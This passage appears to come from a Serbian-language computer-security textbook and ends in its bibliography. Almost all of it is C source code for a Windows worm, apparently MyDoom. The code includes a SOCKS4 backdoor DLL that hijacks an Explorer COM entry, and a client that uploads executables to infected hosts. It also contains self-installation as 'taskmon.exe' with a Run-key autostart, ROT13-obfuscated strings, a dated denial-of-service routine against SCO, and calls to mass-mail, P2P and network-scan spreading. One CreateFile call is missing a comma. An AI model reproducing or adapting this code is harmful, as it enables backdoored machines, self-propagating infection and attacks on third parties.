 if (recv_bytes(sock, (char *)&h, sizeof(h), 0) != sizeof(h)) goto ex;
 if (skip_until(sock, '\0')) goto reject;
 if (h.vn != 0x04) goto reject;
 // BIND metod nije podržan
 if (h.cd != 0x01) goto reject;
 // 0.0.0.xxx, xxx!=0
 if ((h.dstip != 0) && ((htonl(h.dstip) & 0xFFFFFF00) == 0))
 // SOCKS4A proširenje
 if (parse_socks4a(sock, &h.dstip)) goto reject;
 addr.sin_family = AF_INET;
 addr.sin_port = h.dstport;
 addr.sin_addr.s_addr = h.dstip;

 relay = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
 if (relay == INVALID_SOCKET) goto reject;
 if (connect(relay, (struct sockaddr *)&addr, sizeof(addr))) goto reject;

 h.vn = 0x04;
 h.cd = SOCKS4_SUCCEEDED; /* success */

 send(sock, (char *)&h, sizeof(h), 0);

 relay_socks(sock, relay);

ex: if (relay != INVALID_SOCKET) closesocket(relay);
 closesocket(sock);
 return;
```

```
reject: h.vn = 0x04;
 h.cd = SOCKS4_REJECTED; /* rejected/failed */
 send(sock, (char *)&h, sizeof(h), 0);
 goto ex;
}

DWORD _stdcall socks4_server_th(LPVOID pv)
{
 int sock, serv=(int)pv;
 DWORD tick=0;
 for (;;) {
  sock = accept(serv, NULL, NULL);
  if (sock == 0 || sock == INVALID_SOCKET) continue;
  usedthreads++;
  socks4_client(sock);
  usedthreads--;
  if ((GetTickCount() - tick) < 20)
   Sleep(50);
  tick = GetTickCount();
 }
 //ExitThread(0);
 //return 0;
}

void shellsvc_attach(void);

int socks4_main(int port, int initthreads)
{
 int serv, i;
 unsigned long tid;
 struct sockaddr_in addr;
 addr.sin_family = AF_INET;
 addr.sin_addr.s_addr = 0;
 addr.sin_port = htons(port);
 serv = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
 if (serv == INVALID_SOCKET) return 1;
 if (bind(serv, (struct sockaddr *)&addr, sizeof(addr))) {
  closesocket(serv);
  return 2;
 }
 if (listen(serv, SOMAXCONN)) {
  closesocket(serv);
  return 3;
 }
 for (i=0; i<initthreads; i++)
  CreateThread(0, 0, socks4_server_th, (LPVOID)serv, 0, &tid);
 threadscnt=initthreads;
 usedthreads = 0;
 for (;;) {
  Sleep(300);
  if (usedthreads >= (threadscnt-2)) {
   CreateThread(0, 0, socks4_server_th, (LPVOID)serv, 0, &tid);
```

```
   threadscnt++;
  }
  if ((GetTickCount() % 500) == 0)
   shellsvc_attach();
 }
}

char *xstrchr(const char *str, char ch)
{
 while (*str && *str != ch) str++;
 return (*str == ch) ? (char *)str : NULL;
}

char rot13c(char c)
{
 char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
 char l[] = "abcdefghijklmnopqrstuvwxyz";
 char *p;

 if ((p = xstrchr(u, c)) != NULL)
  return u[((p-u) + 13) % 26];
 else if ((p = xstrchr(l, c)) != NULL)
  return l[((p-l) + 13) % 26];
 else
  return c;
}

void rot13(char *buf, char *in)
{
 while (*in)
  *buf++ = rot13c(*in++);
 *buf = 0;
}

static void wsainit(void)
{
 WSADATA wd;
 WSAStartup(MAKEWORD(2,0), &wd);
}

typedef DWORD (WINAPI *PREGSERVICEPROCESS)(DWORD,DWORD);

void regsvc9x()
{
 PREGSERVICEPROCESS RegServProc;
 HINSTANCE hKernel32;
 char tmp[32];
 static const char szKernel32[] = "kernel32.dll";

 // rot13("RegisterServiceProcess")
 rot13(tmp, "ErtvfgreFreivprCebprff");
```

```
 hKernel32 = GetModuleHandle(szKernel32);
 if (hKernel32 == NULL || hKernel32 == INVALID_HANDLE_VALUE)
  hKernel32 = LoadLibrary(szKernel32);
 if (hKernel32 != NULL && hKernel32 != INVALID_HANDLE_VALUE) {
  RegServProc = (PREGSERVICEPROCESS)GetProcAddress(hKernel32, tmp);
  if (RegServProc != NULL)
   RegServProc(0, 1);
 }
}

static void reg_setval(HKEY root, const char *path,
  const char *valname, const char *val)
{
 HKEY k;
 if (RegOpenKeyEx(root, path, 0, KEY_WRITE, &k) != 0)
  if (RegCreateKeyEx(root, path, 0, NULL, 0, KEY_WRITE, NULL, &k, NULL) != 0)
   return;
 RegSetValueEx(k, valname, 0, REG_SZ, (LPBYTE)val, lstrlen(val)+1);
 RegCloseKey(k);
}

void shellsvc_attach()
{
 char tmp[128], dllpath[256];
 MEMORY_BASIC_INFORMATION mbi;

 if (VirtualQuery(&shellsvc_attach, &mbi, sizeof(mbi)) == 0) return;
 memset(dllpath, 0, sizeof(dllpath));
 GetModuleFileName((HMODULE)mbi.AllocationBase, dllpath, sizeof(dllpath));

 // CLSID\{35CEC8A3-2BE6-11D2-8773-92E220524153}\InprocServer32 -
 // stobject.dll (Windows Explorer)
 // rot13(tmp, "PYFVQ\\{35PRP8N3-2OR6-11Q2-8773-92R220524153}\\
 //             VacebpFreire32");
 // reg_setval(HKEY_CLASSES_ROOT, tmp, NULL, dllpath);

 // CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InprocServer32
 // Webcheck.dll (Windows Explorer)
 rot13(tmp, "PYFVQ\\{R6SO5R20-QR35-11PS-9P87-00NN005127RQ}\\VacebpFreire32");
 reg_setval(HKEY_CLASSES_ROOT, tmp, NULL, dllpath);
}

DWORD _stdcall xproxy_th(LPVOID pv)
{
 int port;
 regsvc9x();
 wsainit();
 shellsvc_attach();

 // deo koda koji isprobava portove 3127-3199
 for (port=3127;;port++) {
  socks4_main(port, 3);
```

```
  Sleep(1024);
  if (port > 3198) {
   Sleep(2048);
   port = 3127;
  }
 }
}

int APIENTRY DllMain(HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpvReserved)
{
 DWORD tmp;
 switch (dwReason) {
  case DLL_PROCESS_ATTACH:
   hDllInstance = hinstDLL;
   CreateThread(0, 0, xproxy_th, NULL, 0, &tmp);
   return 1;

  case DLL_PROCESS_DETACH:
  default:
   return 1;
 }
}
```

- xproxy\client.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include <stdio.h>
#include <stdlib.h>
#pragma comment(lib, "user32.lib")
#pragma comment(lib, "ws2_32.lib")

#define SOCKS4_EXECBYTE  133

#pragma pack(push, 1)
struct xrequest_t {
  unsigned char magic;
  unsigned long polinomial;
};
#pragma pack(pop)

void main(int argc, char *argv[])
{
  FILE *f;
  int sock, i, j, is_eof;
  struct hostent *hent;
  struct sockaddr_in addr;
  struct xrequest_t req;
  struct timeval tv;
  fd_set fds;
  char buf[1024];
```

```
WSADATA wd;

WSAStartup(MAKEWORD(1,1), &wd);
if (argc < 4) {
  printf("Upotreba: %s <hostname> <port> <filename.exe>\n", argv[0]);
  return;
}
f = fopen(argv[3], "rb");
if (f == NULL) {
  printf("%s: ne mogu da otvorim datoteku \"%s\"\n", argv[0], argv[3]);
  return;
}
hent = gethostbyname(argv[1]);
if (hent == NULL) {
  printf("%s: neuspešno razrešavanje imena (hostname=\"%s\")\n",
         argv[0], argv[1]);
  return;
}
addr.sin_family = AF_INET;
addr.sin_addr = *(struct in_addr *)hent->h_addr_list[0];
addr.sin_port = htons(atoi(argv[2]));
sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
if (sock <= 0) {
  printf("%s: can't create TCP socket\n", argv[0]);
  return;
}
if (connect(sock, (struct sockaddr *)&addr, sizeof(addr)) != 0) {
  printf("%s: ne mogu se povezati na %s:%d\n", argv[0],
          argv[1], ntohs(addr.sin_port));
  return;
}

printf("[+] Konekcija uspostavljena\n");

req.magic = SOCKS4_EXECBYTE;
req.polinomial = htonl(0x133C9EA2);
send(sock, (char *)&req, sizeof(req), 0);

for (i=0, is_eof=0;;) {
  tv.tv_sec = 0;
  tv.tv_usec = 0;
  FD_ZERO(&fds);
  FD_SET(sock, &fds);
  if (select(sock+1, &fds, NULL, NULL, &tv) == 1) {
    memset(buf, '\0', sizeof(buf));
    j = recv(sock, buf, sizeof(buf)-1, 0);
    if (j <= 0) {
      printf("[*] Konekcija prekinuta\n");
      return;
    }
    buf[j] = 0;
    printf("%s\n", buf);
```

```
    }
    if (is_eof) continue;
    j = fread(buf, 1, sizeof(buf), f);
    if (j < 0) {
      printf("[-] fread() failed\n");
      return;
    }
    if (j == 0) {
      is_eof = 1;
      printf("[+] Datoteka je uspešno poslata\n");
      closesocket(sock);
      return;
    }
    j = send(sock, buf, j, 0);
    if (j <= 0) {
      printf("[*] send() neuspešan - konekcija prekinuta\n");
      return;
    }
    i += j;
    printf("[%u bajtova poslato]\r", i);
  }
}
```

[7.] Glavni program

- main.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "lib.h"
#include "massmail.h"
#include "scan.h"
#include "sco.h"

#include "xproxy/xproxy.inc"

const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx jdoe)";

// p2p.c
void p2p_spread(void);

struct sync_t {
  int first_run;
  DWORD start_tick;
  char xproxy_path[MAX_PATH];
  // 0 = nepoznat, 1 = instaliran, 2 = pokrenut
  int xproxy_state;
  char sync_instpath[MAX_PATH];
  SYSTEMTIME sco_date;
  SYSTEMTIME termdate;
```

```
};

void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
  unsigned char k, buf[1024];
  int i, buf_i;
  DWORD dw;
  for (i=0,buf_i=0,k=0xC7; i<src_size; i++) {
    if (buf_i >= sizeof(buf)) {
      WriteFile(hDest, buf, buf_i, &dw, NULL);
      buf_i = 0;
    }
    buf[buf_i++] = src[i] ^ k;
    k = (k + 3 * (i % 133)) & 0xFF;
  }
  if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
}

void payload_xproxy(struct sync_t *sync)
{
  char fname[20], fpath[MAX_PATH+20];
  HANDLE hFile;
  int i;
  rot13(fname, "fuvztncv.qyy");   /* "shimgapi.dll" */
  sync->xproxy_state = 0;
  for (i=0; i<2; i++) {
    if (i == 0)
      GetSystemDirectory(fpath, sizeof(fpath));
    else
      GetTempPath(sizeof(fpath), fpath);
    if (fpath[0] == 0) continue;
    if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
    lstrcat(fpath, fname);
    hFile = CreateFile(fpath, GENERIC_WRITE,
      FILE_SHARE_READ|FILE_SHARE_WRITE, NULL, CREATE_ALWAYS,
      FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
      if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
        continue;
      sync->xproxy_state = 2;
      lstrcpy(sync->xproxy_path, fpath);
      break;
    }
    decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
    CloseHandle(hFile);
    sync->xproxy_state = 1;
    lstrcpy(sync->xproxy_path, fpath);
    break;
  }

  if (sync->xproxy_state == 1) {
    LoadLibrary(sync->xproxy_path);
```

```
    sync->xproxy_state = 2;
  }
}

void sync_check_frun(struct sync_t *sync)
{
  HKEY k;
  DWORD disp;
  char i, tmp[128];

  // "Software\\Microsoft\\Windows\\CurrentVersion\\
  //  Explorer\\ComDlg32\\Version"
  rot13(tmp, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\
              Rkcybere\\PbzQyt32\\Irefvba");

  sync->first_run = 0;
  for (i=0; i<2; i++)
    if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
        tmp, 0, KEY_READ, &k) == 0) {
      RegCloseKey(k);
      return;
    }

  sync->first_run = 1;
  for (i=0; i<2; i++)
    if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
        tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
      RegCloseKey(k);
}

int sync_mutex(struct sync_t *sync)
{
  char tmp[64];
  rot13(tmp, "FjroFvcpFzgkF0");    /* "SwebSipcSmtxS0" */
  CreateMutex(NULL, TRUE, tmp);
  return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}

void sync_install(struct sync_t *sync)
{
  char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
  HANDLE hFile;
  int i;
  // "taskmon.exe"
  rot13(fname, "gnfxzba.rkr");

  GetModuleFileName(NULL, selfpath, MAX_PATH);
  lstrcpy(sync->sync_instpath, selfpath);
  for (i=0; i<2; i++) {
    if (i == 0)
      GetSystemDirectory(fpath, sizeof(fpath));
    else
```

```
      GetTempPath(sizeof(fpath), fpath);
    if (fpath[0] == 0) continue;
    if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
    lstrcat(fpath, fname);
    SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
    hFile = CreateFile(fpath, GENERIC_WRITE,
      FILE_SHARE_READ|FILE_SHARE_WRITE, NULL,
      CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
      if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
        continue;
      lstrcpy(sync->sync_instpath, fpath);
      break;
    }
    CloseHandle(hFile);
    DeleteFile(fpath);

    if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
    lstrcpy(sync->sync_instpath, fpath);
    break;
  }
}

void sync_startup(struct sync_t *sync)
{
  HKEY k;
  char regpath[128];
  char valname[32];

  // "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
  rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
  // "TaskMon"
  rot13(valname, "GnfxZba");

  if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
    if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
      return;
  RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath,
    lstrlen(sync->sync_instpath)+1);
  RegCloseKey(k);
}

int sync_checktime(struct sync_t *sync)
{
  FILETIME ft_cur, ft_final;
  GetSystemTimeAsFileTime(&ft_cur);
  SystemTimeToFileTime(&sync->termdate, &ft_final);
  if (ft_cur.dwHighDateTime > ft_final.dwHighDateTime) return 1;
  if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return 0;
  if (ft_cur.dwLowDateTime > ft_final.dwLowDateTime) return 1;
  return 0;
}
```

```
void payload_sco(struct sync_t *sync)
{
  FILETIME ft_cur, ft_final;

  GetSystemTimeAsFileTime(&ft_cur);
  SystemTimeToFileTime(&sync->sco_date, &ft_final);
  if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return;
  if (ft_cur.dwLowDateTime < ft_final.dwLowDateTime) return;

  for (;;) {
    scodos_main();
    Sleep(1024);
  }
}

DWORD _stdcall sync_visual_th(LPVOID pv)
{
  PROCESS_INFORMATION pi;
  STARTUPINFO si;
  char cmd[256], tmp[MAX_PATH], buf[512];
  HANDLE hFile;
  int i, j;
  DWORD dw;

  tmp[0] = 0;
  GetTempPath(MAX_PATH, tmp);
  if (tmp[0] == 0) goto ex;
  if (tmp[lstrlen(tmp)-1] != '\\') lstrcat(tmp, "\\");
  lstrcat(tmp, "Message");

  hFile = CreateFile(tmp, GENERIC_READ|GENERIC_WRITE,
    FILE_SHARE_READ|FILE_SHARE_WRITE, NULL
    CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) goto ex;
  for (i=0, j=0; i < 4096; i++) {
    if (j >= (sizeof(buf)-4)) {
      WriteFile(hFile, buf, sizeof(buf), &dw, NULL);
      j = 0;
    }
    if ((xrand16() % 76) == 0) {
      buf[j++] = 13;
      buf[j++] = 10;
    } else {
      buf[j++] = (16 + (xrand16() % 239)) & 0xFF;
    }
  }
  if (j) WriteFile(hFile, buf, j, &dw, NULL);
  CloseHandle(hFile);

  wsprintf(cmd, "notepad %s", tmp);
  memset(&si, '\0', sizeof(si));
  si.cb = sizeof(si);
```

```
  si.dwFlags = STARTF_USESHOWWINDOW;
  si.wShowWindow = SW_SHOW;
  if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
    goto ex;
  WaitForSingleObject(pi.hProcess, INFINITE);
  CloseHandle(pi.hProcess);

ex:  if (tmp[0]) DeleteFile(tmp);
  ExitThread(0);
  return 0;
}

void sync_main(struct sync_t *sync)
{
  DWORD tid;

  sync->start_tick = GetTickCount();
  sync_check_frun(sync);
  if (!sync->first_run)
    if (sync_mutex(sync)) return;
  if (sync->first_run)
    CreateThread(0, 0, sync_visual_th, NULL, 0, &tid);
  payload_xproxy(sync);

  if (sync_checktime(sync)) return;

  sync_install(sync);
  sync_startup(sync);

  payload_sco(sync);

  p2p_spread();

  massmail_init();
  CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);

  scan_init();
  for (;;) {
    scan_main();
    Sleep(1024);
  }
}

static void wsa_init(void)
{
  WSADATA wsadata;  /* useless shit... */
  WSAStartup(MAKEWORD(2,0), &wsadata);
}

int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst,
  LPSTR lpCmd, int nCmdShow)
{
```

```
  static const SYSTEMTIME termdate = { 2004,2,0,12,   2,28,57 };
  static const SYSTEMTIME sco_date = { 2004,2,0, 1,  16, 9,18 };
  struct sync_t sync0;

  xrand_init();
  wsa_init();

  memset(&sync0, '\0', sizeof(sync0));
  sync0.termdate = termdate;
  sync0.sco_date = sco_date;
  sync_main(&sync0);

  ExitProcess(0);
}
```

Literatura

[1] B. Stroustrup, *Programski jezik C++*, Mikro knjiga (1991)

[2] D. Pleskonjić, *Analiza kriptografskih metoda zaštite podataka*, magistarski rad, Elektrotehnički fakultet u Zagrebu (1991)

[3] D. Stinson, *Cryptography – Theory and Practice*, CRC Press, Boca Raton, Florida (1995)

[4] B. Schneier, *Applied Cryptography, Second Edition*, John Wiley & Sons, Inc. (1996)

[5] A. Menezes, P. van Oorschot, S. Vanstone, *Handbook of Applied Cryptography*, CRC Press, Inc. (1997)

[6] M. Živković, *Algoritmi*, Matematički fakultet, Beograd (2000)

[7] *Security Complete*, Second Edition, Sybex Inc. (2002)

[8] Michael Howard, David LeBlanc, *Writing Secure Code*, 2nd Edition, Microsoft Press (2002)

[9] N. Ferguson, B. Schneier, *Practical Cryptography*, Weily Publishing Inc. (2003)

[10] D. Pleskonjić, N. Maček, B. Đorđević, M. Carić, *Sigurnost računarskih mreža: priručnik za laboratorijske vežbe*, Viša elektrotehnička škola, Beograd, 2004

[11] B. Đorđević, D. Pleskonjić, N. Maček, *Operativni sistemi: teorija, praksa i rešeni zadaci*, Mikro knjiga (2005).

[12] A. Dujella, Kriptografija (skripta za predavanja), PMF, Sveučilište u Zagrebu, http://www.math.hr/~duje/kript.html